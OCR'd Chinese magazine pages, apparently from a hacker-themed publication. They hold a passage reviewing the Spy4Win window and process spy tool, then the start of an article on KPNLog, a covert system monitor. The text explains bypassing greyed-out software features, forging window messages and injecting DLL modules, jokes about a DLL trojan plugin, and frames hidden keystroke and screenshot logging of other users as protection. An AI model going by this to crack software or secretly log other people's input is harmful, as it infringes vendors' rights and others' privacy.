



图 3

对于有菜单的窗体，可以把狗头拖到主窗体上，这样"附加工具"中原来为不可用的"克隆窗体菜单"等选项会变为可用，如图4 所示。

此时你可以克隆窗体菜单或是系统菜单，然后加到自己程序里去。当然，如果软件作者仅仅使用灰色菜单来屏蔽功能，你也可以使用"所有菜单项可用"来破解。

那么，灰色菜单可用了，灰色按钮怎么办？别急，在先选中控件后但开"窗口"选项卡就好了。如图5 所示。


图 4




图 5

看见右边的"窗口可用"吗？勾上，这个控件就投降了。我也顺带介绍Spy4Win的一个很重要的功能。选择"附加工具"－＞"截获窗口消息"来对窗口下个Hook。单击"开始拦截"就可以对发往该窗体的各种消息进行拦截，或者你也可以伪造消息发往窗口，来实现诸如模拟按钮单击，改变文本等功能。

如果该程序中存在DFM格式的窗体，Spy4Win还可以直接提取出窗体信息并生成单元文件，可在C++ Builder和Delphi中使用。

刺探 IE 页面

IE页面分析功能包括读取IE页面元素，缩放页面，高亮页面中的关键字，提取所有链接/图片链接/Flash链接，运行JavaScript和VBScript脚本等。我们在使用时只需点击右上角的"附加工具"－＞"分析IE页面"就可以了。之后会弹出一个窗体。如图6 所示。




图 6

这里可以得到IE页面的一般信息。如果选择"链接"选项卡，什么图片链接啊，Flash链接啊不都在眼前了？全金属外壳喜欢收集好玩的Flash和ShockWave小游戏。有了这个功能，我们就不用去翻源码啦。如图7所示。




图7

刺探进程相关信息

点击"附加工具"，选择"进程管理"，可以打开"进程管理"对话框。如图8 所示。

可以看出，Spy4Win的进程管理比Windows自带的任务管理器功能要强得多。不单可以进行常规的进程列表，中





图8

止进程等等操作，还可以列出每个进程的模块列表和线程列表，中止模块或是加入模块（这个功能有利于我们测试dll后门）。在Spy4Win下，我看一般的木马或使用dll注入技术的后门就无处藏身了。不过遗憾的是，对于RootKit，Spy4Win还是无能为力的，毕竟也是调用正常的API函数进行工作的。

总的来说，Spy4Win的确是一款不可多得的多用工具。更富创造性的是，新版的Spy4Win开始支持插件了。你我要是有兴趣，完全可以自己为它添加功能。作者给出了例子插件，我们看着写就是了，嘿嘿，要是我写个插件是dll木马该多好。（老妖：我劈了你！）

适合读者：网民
前置知识：无



我的电脑我掌握
——KPNLog记录者

文/图 颖颖

如果你想知道别人在你的电脑上做了些什么？别人如何使用电脑？经常浏览哪些网站？经常玩什么游戏？KPNLog会告诉你一切！

KPNLog是一款优秀的系统监控软件，可以记录计算机使用者的鼠标消息、键盘输入、屏幕截图、上网记录等功能。当别人使用你的电脑时，你可以清楚的知道它在你的电脑上做了些什么，保护你的权益不受侵害！软件主界面如图1所示。




图1

为了让其更隐蔽更安全地为你工作，需要进行设置。

基本设置

点击"配置－＞基本设置"。如图2所示。

